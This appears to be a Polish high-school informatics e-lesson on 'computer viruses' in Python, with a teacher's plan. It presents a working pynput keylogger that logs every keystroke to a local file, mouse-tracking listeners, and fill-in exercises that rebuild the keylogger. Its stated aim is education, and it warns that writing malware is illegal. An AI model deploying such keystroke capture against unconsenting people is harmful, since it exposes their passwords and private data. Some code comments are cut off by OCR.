
Wirusy komputerowe – implementacja w języku Python

Bibliografia:

- Źródło: Sławomir Wikariak, *Morele.net przegrało w sądzie. Rekordowa kara za naruszenie RODO utrzymana*, 3.09.2020, dostępny w internecie: technologia.dziennik.pl [dostęp 1.10.2021].



Źródło: Markus Spiske, domena publiczna.

Do napisania skutecznego złośliwego oprogramowania potrzebna jest specjalistyczna wiedza na temat działania systemów i aplikacji komputerowych. Dodatkowo trzeba wiedzieć, jak unikać detekcji przez programy antywirusowe, a także w jaki sposób omijać zapory sieciowe. Warto jednak pamiętać, że takie działania są nielegalne – autorom szkodliwego oprogramowania grozi odpowiedzialność karna.

Więcej informacji na temat wirusów komputerowych znajdziesz w e-materiałach:

- Wirusy komputerowe,
- Wirusy komputerowe – implementacja w języku C++,
- Wirusy komputerowe – implementacja w języku Java.

Twoje cele

- Zaimplementujesz prosty keylogger w języku Python.
- Przedstawisz prawne konsekwencje pisania wirusów komputerowych.
- Wyjaśnisz, kto ponosi konsekwencje za atak hakerski.

Przeczytaj

Implementacja prostego keyloggera

Do implementacji przykładowego keyloggera wykorzystamy zewnętrzną bibliotekę `pynput`. Za jej pomocą w prosty sposób można sterować działaniami wykonywanymi przez urządzenia wejściowe takie jak klawiatura i mysz. Instalacja biblioteki odbywa się za sprawą następującego polecenia:

```
pip install pynput
```

Biblioteka ta zawiera osobne moduły do wykrywania działań wykonywanych na klawiaturze i myszy, które możemy zaimportować, używając poniższych formuł:

```
# Zawiera klasy do kontorolowania i monitorowania klawiatury
from pynput import keyboard

# Zawiera klasy do kontorolowania i monitorowania myszy
from pynput import mouse
```

Wykorzystajmy tę bibliotekę do wykrywania naciśnięcia klawiszy na klawiaturze. Aby zapisać przechwycone informacje, użyjemy wewnętrznego modułu `logging`.
Kod keyloggera wgląda następująco:

```
# Najpierw importujemy potrzebne moduły dotyczące monitorowania k
from pynput.keyboard import Listener
import logging

# Następnie ustawiamy ścieżkę do zapisu informacji
plik_zapisu = r"C:/temp/logfile.txt"

# Ustawiamy opcje zapisu za pomocą modułu logging
logging.basicConfig(
    filename = plik_zapisu, level = logging.DEBUG
)

# Definiujemy funkcję, która zostanie uruchomiona przy każdym nac
def przechwyc(znak):
```

```
    logging.info(str(znak))

# Inicjalizujemy Listener, czyli nasłuchiwacz, który będzie śledz
# w razie oczekiwanej przez nas rekacji (w tym przypadku naciśnie
# będzie wywoływał funkcję i zbierał dane (jakie klawisze zostały
with Listener(on_press = przechwyc) as nasluchiwacz:
    nasluchiwacz.join()
```

Gdy uruchomimy program, po każdym naciśnięciu klawiatury do pliku będzie zapisywana nowa linia zawierająca naciśnięty symbol.

Powyższy keylogger jest oczywiście bardzo podstawowy i najprawdopodobniej zostanie od razu wykryty przez jakikolwiek program antywirusowy. Celem powyższej implementacji jest zaprezentowanie, jak niewiele potrzeba do napisania prostego złośliwego oprogramowania.

Śledzenie i kontrola myszy przy użyciu biblioteki pynput

Zaimplementujmy teraz przykładowy moduł służący do kontroli myszy.

Rozpoczynamy od pobrania biblioteki pynput (jeśli nie zrobiliśmy tego w poprzednim przykładzie) i odpowiedniego modułu:

```
from pynput import mouse
```

Następnie tworzymy obiekt klasy `Listener` (nasłuchujący zdarzenia – w analizowanym przykładzie będzie to ruch myszą przez użytkownika) i aktywujemy go funkcją `start()`:

```
from pynput import mouse

nasluchiwacz = mouse.Listener()
nasluchiwacz.start()
```

Teraz tworzymy puste wejście:

```
from pynput import mouse

nasluchiwacz = mouse.Listener()
nasluchiwacz.start()

```

```
6 end = input()
```

Zgodnie z dokumentacją biblioteki każde zdarzenie, które chcemy przechwycić (ruch myszy, scrollowanie, kliknięcie myszką), musi mieć w pierwszej kolejności zdefiniowaną funkcję.

Na początku zobaczmy to na przykładzie funkcji monitorującej ruch myszy, która ma dwa parametry – są to współrzędne kursora (`x` oraz `y`), które wskazują na aktualną pozycję:

```
1 def ruch(x, y):
2     print("x: ",x," y: ",y)
```

Uzupełniamy kod o zdefiniowaną funkcję i dodajemy ją do obiektu klasy `Listener`, który nasłuchuje i zbiera określone w kodzie wydarzenia (w tym przypadku jest to ruch myszą) do momentu ich zaprzestania przez użytkownika.

```
1  from pynput import mouse
2
3  # Definicja funkcji śledzącej ruchy myszką wykonane przez użytkow
4  def ruch(x, y):
5      print("x: ",x," y: ",y)
6
7  # Nasłuchujemy, co robi użytkownik
8  nasluchiwacz = mouse.Listener(
9  # Wywołujemy zdefiniowaną funkcję za każdym razem, kiedy zostanie
10     on_move=ruch
11 )
12 nasluchiwacz.start()
13
14 end = input()
```

Za każdym razem, gdy ruszymy kursorem, powinny zostać wyświetlone współrzędne.

Kolejnym krokiem jest przygotowanie funkcji obsługującej zdarzenie kliknięcia przycisku myszy – funkcja ta ma następujące parametry:

- współrzędne kursora `x` i `y`,
- rodzaj kliknięty przycisku `przycisk`,
- informacja o wciśnięciu i zwolnieniu przycisku `stan`.

W ramach testu funkcja będzie wyświetlać wartości wszystkich parametrów.

Podobnie jak w przykładzie dotyczącym zbierania informacji o ruchu myszy, przy kliknięciu również dodajemy informacje do `nasluchiwacza`:

```
from pynput import mouse

def ruch(x, y):
    print("x: ", x, " y: ", y)

def klik(x, y, przycisk, stan):
    print(("x: ", x, " y: ", y, przycisk, stan)

nasluchiwacz = mouse.Listener(
    on_move=ruch,
    on_click=klik
)
nasluchiwacz.start()

end = input()
```

Ostatnim zdarzeniem, które spróbujemy monitorować, jest przewijanie rolki myszy. Funkcja dotycząca scrollowania ma poniższe parametry:

- współrzędne myszy `x` i `y`,
- kierunek przewijania `dx` i `dy`.

Parametry `dx` oraz `dy` przyjmują następujące wartości: 1 (przewijanie w górę), 0 (brak ruchu) lub -1 (przewijanie w dół).

Uwzględniając wcześniejsze przykłady, uzupełnijmy kod o funkcję śledzenia przewijania myszy przez użytkownika. Mamy tutaj dwa kroki: zdefiniowanie funkcji oraz dodanie jej do `nasluchiwacza`, który wywoła funkcję w momencie scrollowania przez użytkownika.

```
from pynput import mouse

def ruch(x, y):
    print("x: ", x, " y: ", y)

def klik(x, y, przycisk, stan):
    print("x: ", x, " y: ", y, przycisk, stan)
```

```
8
9  def przewijanie(x, y, dx, dy):
10     print("x: ", x, " y: ", y, dx, dy)
11
12 nasluchiwacz = mouse.Listener(
13     on_move=ruch,
14     on_click=klik,
15     on_scroll=przewijanie
16 )
17 nasluchiwacz.start()
18
19 end = input()
```

logging

Moduł ten udostępnia mechanizm pozwalający na rejestrację w dziennikach różnego rodzaju informacji, które następnie mogą być dowolnie filtrowane i przetwarzane.


Słownik

> **biblioteka `pynput`**
>
> zewnętrzna biblioteka umożliwiająca kontrolę i monitorowanie urządzeń wejściowych komputera takich jak mysz, klawiatura i wyświetlacz

Gra edukacyjna

Polecenie 1

Sprawdź swoją wiedzę, biorąc udział w grze.



Test

Wirusy komputerowe

Poziom trudności:

łatwy

Limit czasu:

10 min

Twój ostatni wynik:

-

Uruchom

Sprawdź się

Pokaż ćwiczenia:

Ćwiczenie 1

Wskaż, której zewnętrznej biblioteki użyliśmy do implementacji prostego keyloggera w języku Python.

- `pyinput`
- `nput`
- `input`
- `pynput`

Ćwiczenie 2

Uzupełnij poprawnie treść prostego keyloggera w języku Python, korzystając z poniższych elementów.

```
from [          ] import Listener
import logging

plik_zapisu = r"C:/temp/logfile.txt"

logging.basicConfig(filename = [          ], level = [          ])

def przechwyc(znak):
    logging.info(str(znak))

with Listener(on_press = [          ]) as listener:
    listener.[          ]
```

`pynput.mouse` `przechwyc` `logging.STRICT` `pynput.kboard`
`activate()` `listen` `start()` `pynput.keyboard` `file` `join()`
`plik_zapisu` `logging.DEBUG`

Ćwiczenie 3

Zmodyfikuj program tak, aby informował, na jakiej pozycji dany przycisk myszy został wciśnięty, a na jakiej zwolniony.
W momencie wciśnięcia przycisku przez użytkownika w konsoli powinien pojawić się napis: `Przycisk: (wskazać jaki przycisk) naciśnięty na pozycji x: (wskazać pozycję) oraz y: (wskazać pozycję)`, natomiast w momencie jego zwolnienia: `Przycisk: (wskazać jaki przycisk) zwolniony na pozycji x: (wskazać pozycję) oraz y: (wskazać pozycję)`.

```
1  from pynput import mouse
2
3  def klik(x, y, przycisk, stan):
4      # Tu uzupełnij kod
5      pass
6
7  nasluchiwacz = mouse.Listener(
8      on_click=klik
9  )
10 nasluchiwacz.start()
11
12 end = input()
```

Ćwiczenie 4

Napisz program, który wyświetli pozycję kursora myszy.
Program powinien wyświetlić tekst: `Wskaźnik znajduje się na pozycji x = (podaj pozycję x) y = (podaj pozycję y).`

```
1
```

Ćwiczenie 5

Zapoznaj się z kodem programu, którego celem jest wciśnięcie przycisku spacji. Zawiera poprawne instrukcje, ale w niepoprawnej kolejności. Uporządkuj je.

```
keyboard.release(Key.space)
keyboard.press(Key.space)
from pynput.keyboard import Key, Controller
keyboard = Controller()
```

Zapisz poniżej poprawiony program.

```

```

Ćwiczenie 6

Zapoznaj się z kodem programu. Na jego podstawie stwórz program, który zapisuje literę ć.

```
from pynput.keyboard import Key, Controller

keyboard = Controller()

keyboard.press('a')
keyboard.release('a')
```

Zapisz swoje rozwiązanie.

```
1
```

Ćwiczenie 7

Zapoznaj się z kodem programu. Na jego podstawie stwórz program, który zapisuje literę ń.

```
from pynput.keyboard import Key, Controller

keyboard = Controller()

with keyboard.pressed(Key.shift):
    keyboard.press('a')
    keyboard.release('a')
```

Wyjście programu:

```
A
```

> **Ważne!**
>
> Jeśli chcesz wskazać, czy program powinien odczytać wciśnięcie prawego czy lewego klawisza, dodaj do nazwy klawisza `_r` lub `_l`.

Zapisz swoje rozwiązanie.

```
```

Ćwiczenie 8

Użytkownik wprowadził następujący łańcuch znaków:


```
2705
```

Zapoznaj się z programem, który kasuje dwa wpisane przez użytkownika znaki, a następnie zapisuje znak spacji, łańcuch znaków 00 i kolejny znak spacji.

```
from pynput.keyboard import Key, Controller

keyboard = Controller()

    keyboard.press(Key.delete)
    keyboard.release(Key.delete)
    keyboard.press(Key.delete)
    keyboard.release(Key.delete)
    keyboard.press(Key.space)
    keyboard.release(Key.space)
    keyboard.press('0')
    keyboard.release('0')
    keyboard.press('0')
    keyboard.release('0')
    keyboard.press(Key.space)
    keyboard.release(Key.space)
```

Napisz program, który najpierw skasuje wpisany przez użytkownika ciąg czterech znaków, a następnie zastąpi go ciągiem znaków 1234.

```

```



Ćwiczenie 9

Spróbuj skrócić kod programu z ćwiczenia 8 tak, aby zachować wszystkie jego funkcje (program powinien skasować wszystkie znaki wpisane przez użytkownika).

```
1
```

Dla nauczyciela

Autor: Bartosz Zadrożny
Przedmiot: Informatyka

Temat: Wirusy komputerowe – implementacja w języku Python

Grupa docelowa:

Szkoła ponadpodstawowa, liceum ogólnokształcące, technikum, zakres podstawowy i rozszerzony

Podstawa programowa:

Cele kształcenia – wymagania ogólne

I. Rozumienie, analizowanie i rozwiązywanie problemów na bazie logicznego i abstrakcyjnego myślenia, myślenia algorytmicznego i sposobów reprezentowania informacji.

II. Programowanie i rozwiązywanie problemów z wykorzystaniem komputera oraz innych urządzeń cyfrowych: układanie i programowanie algorytmów, organizowanie, wyszukiwanie i udostępnianie informacji, posługiwanie się aplikacjami komputerowymi.

III. Posługiwanie się komputerem, urządzeniami cyfrowymi i sieciami komputerowymi, w tym: znajomość zasad działania urządzeń cyfrowych i sieci komputerowych oraz wykonywania obliczeń i programów.

IV. Rozwijanie kompetencji społecznych, takich jak: komunikacja i współpraca w grupie, w tym w środowiskach wirtualnych, udział w projektach zespołowych oraz zarządzanie projektami.

V. Przestrzeganie prawa i zasad bezpieczeństwa. Respektowanie prywatności informacji i ochrony danych, praw własności intelektualnej, etykiety w komunikacji i norm współżycia społecznego, ocena zagrożeń związanych z technologią i ich uwzględnienie dla bezpieczeństwa swojego i innych.

Treści nauczania – wymagania szczegółowe

II. Programowanie i rozwiązywanie problemów z wykorzystaniem komputera i innych urządzeń cyfrowych.

Zakres podstawowy. Uczeń:

1) projektuje i programuje rozwiązania problemów z różnych dziedzin, stosuje przy tym: instrukcje wejścia/wyjścia, wyrażenia arytmetyczne i logiczne, instrukcje warunkowe, instrukcje iteracyjne, funkcje z parametrami i bez parametrów, testuje poprawność programów dla różnych danych; w szczególności programuje algorytmy z punktu I.2);

Zakres rozszerzony. Uczeń spełnia wymagania określone dla zakresu podstawowego, a ponadto:

1) projektuje i tworzy rozbudowane programy w procesie rozwiązywania problemów, wykorzystuje w programach dobrane do algorytmów struktury danych, w tym struktury dynamiczne i korzysta z dostępnych bibliotek dla tych struktur;

V. Przestrzeganie prawa i zasad bezpieczeństwa.

Zakres podstawowy. Uczeń:

3) stosuje dobre praktyki w zakresie ochrony informacji wrażliwych (np. hasła, pin), danych i bezpieczeństwa systemu operacyjnego, objaśnia rolę szyfrowania informacji;

Kształtowane kompetencje kluczowe:

- kompetencje cyfrowe;
- kompetencje osobiste, społeczne i w zakresie umiejętności uczenia się;
- kompetencje matematyczne oraz kompetencje w zakresie nauk przyrodniczych, technologii i inżynierii.

Cele operacyjne (językiem ucznia):

- Zaimplementujesz prosty keylogger w języku Python.
- Przedstawisz prawne konsekwencje pisania wirusów komputerowych.
- Wyjaśnisz, kto ponosi konsekwencje za atak hakerski.

Strategie nauczania:

- konstruktywizm;
- konektywizm.

Metody i techniki nauczania:

- dyskusja;
- rozmowa nauczająca z wykorzystaniem multimedium i ćwiczeń interaktywnych;
- ćwiczenia praktyczne.

Formy pracy:

- praca indywidualna;

- praca w parach;
- praca w grupach;
- praca całego zespołu klasowego.

Środki dydaktyczne:

- komputery z głośnikami, słuchawkami i dostępem do internetu;
- zasoby multimedialne zawarte w e-materiale;
- tablica interaktywna/tablica, pisak/kreda;
- telefony z dostępem do internetu;
- oprogramowanie dla języka Python 3 (lub nowszej wersji), w tym PyCharm lub IDLE.

Przebieg lekcji

Przed lekcją:

1. Uczniowie przypominają sobie najważniejsze treści zawarte w e-materiale „Wirusy komputerowe".
2. **Przygotowanie do zajęć.** Nauczyciel loguje się na platformie i udostępnia e-materiał: „Wirusy komputerowe – implementacja w języku Python". Uczniowie mają zapoznać się z treściami w sekcji „Przeczytaj".

Faza wstępna:

1. Prowadzący wyświetla na tablicy interaktywnej zawartość sekcji „Wprowadzenie" i omawia cele do osiągnięcia w trakcie lekcji.
2. **Rozpoznanie wiedzy uczniów.** Nauczyciel prosi wybranego ucznia lub uczniów o przedstawienie sytuacji problemowej związanej z tematem lekcji.

Faza realizacyjna:

1. **Praca z tekstem.** Jeżeli przygotowanie uczniów do lekcji jest niewystarczające, nauczyciel prosi o indywidualne zapoznanie się z treścią zawartą w sekcji „Przeczytaj". Każdy uczestnik zajęć podczas cichego czytania wynotowuje najważniejsze kwestie poruszane w tekście.
2. **Praca z multimedium.** Nauczyciel wyświetla zawartość sekcji „Gra edukacyjna". Uczniowie dzielą się na grupy. Zadaniem każdej grupy jest jak najszybsze rozwiązanie testu. W razie potrzeby grupy mogą korzystać z internetu, np. innych e-materiałów.
3. W kolejnym etapie uczniowie dobierają się w pary i wykonują ćwiczenia nr 1-5 z sekcji „Sprawdź się". Następnie konsultują swoje rozwiązania z inną parą uczniów i ustalają jedną wersję odpowiedzi.

Faza podsumowująca:

1. Wybrany uczeń podsumowuje zajęcia, zwracając uwagę na nabyte umiejętności, omawia ewentualne problemy podczas rozwiązania ćwiczeń z programowania w języku Python.

Praca domowa:

1. Uczniowie rozwiązują zadania 6-9 z sekcji „Sprawdź się”.

Materiały pomocnicze:

- Oficjalna dokumentacja techniczna dla języka Python 3 (lub nowszej wersji).
- Oficjalna dokumentacja techniczna dla oprogramowania PyCharm lub IDLE.

Wskazówki metodyczne:

- Nauczyciel może wykorzystać multimedium w sekcji „Przeczytaj” do pracy przed lekcją. Uczniowie zapoznają się z jego treścią i przygotowują do pracy na zajęciach w ten sposób, żeby móc samodzielnie rozwiązać zadania dołączone do e-materiału „Wirusy komputerowe – implementacja w języku Python”.